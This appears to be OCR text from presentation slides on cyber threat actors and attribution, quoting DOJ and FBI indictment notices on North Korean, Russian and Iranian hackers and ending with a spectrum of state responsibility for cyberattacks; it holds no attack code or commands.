
https://www.justice.gov/opa/pr/three-north-korean-military-hackers-indicted-wide-ranging-scheme-commit-cyberattacks-and



GRU HACKERS' DESTRUCTIVE MALWARE AND INTERNATIONAL CYBER ATTACKS

Conspiracy to Commit an Offense Against the United States; False Registration of a Domain Name; Conspiracy to Commit Wire Fraud; Wire Fraud; Intentional Damage to Protected Computers; Aggravated Identity Theft

https://www.justice.gov/opa/pr/six-russian-gru-officers-charged-connection-worldwide-deployment-destructive-malware-and



WANTED BY THE FBI

IRGC CYBER ACTORS

Conspiracy to Commit Computer Intrusions; Obtaining Information by Unauthorized Access to Protected Computers; Intentional Damage to Protected Computers; Aggravated Identity Theft; Conspiracy to Commit Wire Fraud

Said Pourkarim Arabi

Mohammad Reza Espargham


Mohammad Bayati

CAUTION

Said Pourkarim Arabi, Mohammad Reza Espargham, and Mohammad Bayati are wanted for their alleged involvement in criminal activities including computer intrusions, identity theft, and wire fraud. These Iranian hackers allegedly conspired to commit computer intrusions targeting American companies in the aerospace and satellite industries. They allegedly engaged in a coordinated campaign of social engineering that resulted in the theft of United States citizens' identities, which they then used to steal critical information related to American aerospace and satellite technology and resources, including sensitive commercial information, intellectual property, and personal data. The men allegedly conducted this activity at the direction of Iran's Islamic Revolutionary Guard Corps (IRGC). On September 15, 2020, a federal grand jury in the United States District Court for the Eastern District of Virginia, in Alexandria, Virginia, indicted the men on charges of Conspiracy to Commit Computer Intrusions, Obtaining Information by Unauthorized Access to Protected Computers, Intentional Damage to Protected Computers, Aggravated Identity Theft, and Conspiracy to Commit Wire Fraud, and federal arrest warrants were issued.

If you have any information concerning these individuals, please contact your local FBI office.

https://www.fbi.gov/wanted/cyber/irgc-cyber-actors


CAPABILITY
INTENT
THREAT
OPPORTUNITY

THE HUMAN BEHIND THE KEYBOARD

Script Kiddie

Malicious Insider

Organised Cybercrime


Hacktivism

Cyber Terrorism

State Sponsored

CHOOSE YOUR HACKER
1
RUSSIA
CHINA
NORTH KOREA
IRAN
USA
CREDITS: 0

State Sponsored



APT as Bureaucracy

Operational Command Authority

Internal Development Teams

Contracted Development Teams

Ops Team A

Ops Team B


Ops Team C

https://www.youtube.com/watch?v=KJIqgQKoHYg

HOW DO GOVERNMENTS DO ATTRIBUTION?

The Guardian, Glenn Greenwald & Laura Poitras
BREAKING NEWS
NEWS ROOM
EDWARD SNOWDEN IS NSA INFO LEAKER
29-year-old computer technician is in Hong Kong
CNN
DEN PROVIDED THE BRITISH PAPER WITH DETAILS OF U.S. GOVT. PRO
6:15 PM ET

Algemene Inlichtingen- en Veiligheidsdienst
DEPARTMENT OF JUSTICE
FEDERAL BUREAU OF INVESTIGATION
FIDELITY BRAVERY INTEGRITY


gov.ua
State websites of Ukraine

Людям із порушенням зору

In English

GUR of the Ministry of Defense of Ukraine

Head of the Ministry of Defense of Ukraine

The main intelligence bot

The Main Directorate of Intelligence of the Ministry of Defense of Ukraine

About us | News | Enemies of Ukraine | Public information | Multimedia | Career | Contacts

Ukraine protects the world

767 : 19 : 11
days hours minutes


Main / Message

Message


Software, ciphers, secret documents — cyber specialists of the State Security Service hacked the Russian Ministry of Defense

March 4, 2024

Cyber specialists of the Ministry of Defense of Ukraine implemented another successful special operation against the aggressor state of Russia - as a result of the attack, it was possible to gain access to the servers of the Ministry of Defense of the Russian Federation.



NATIONAL RESPONSIBILITY



State-Prohibited

State-Prohibited-But-Inadequate

State-Ignored

State-Encouraged

State-Shaped

State-Coordinated

State-Ordered

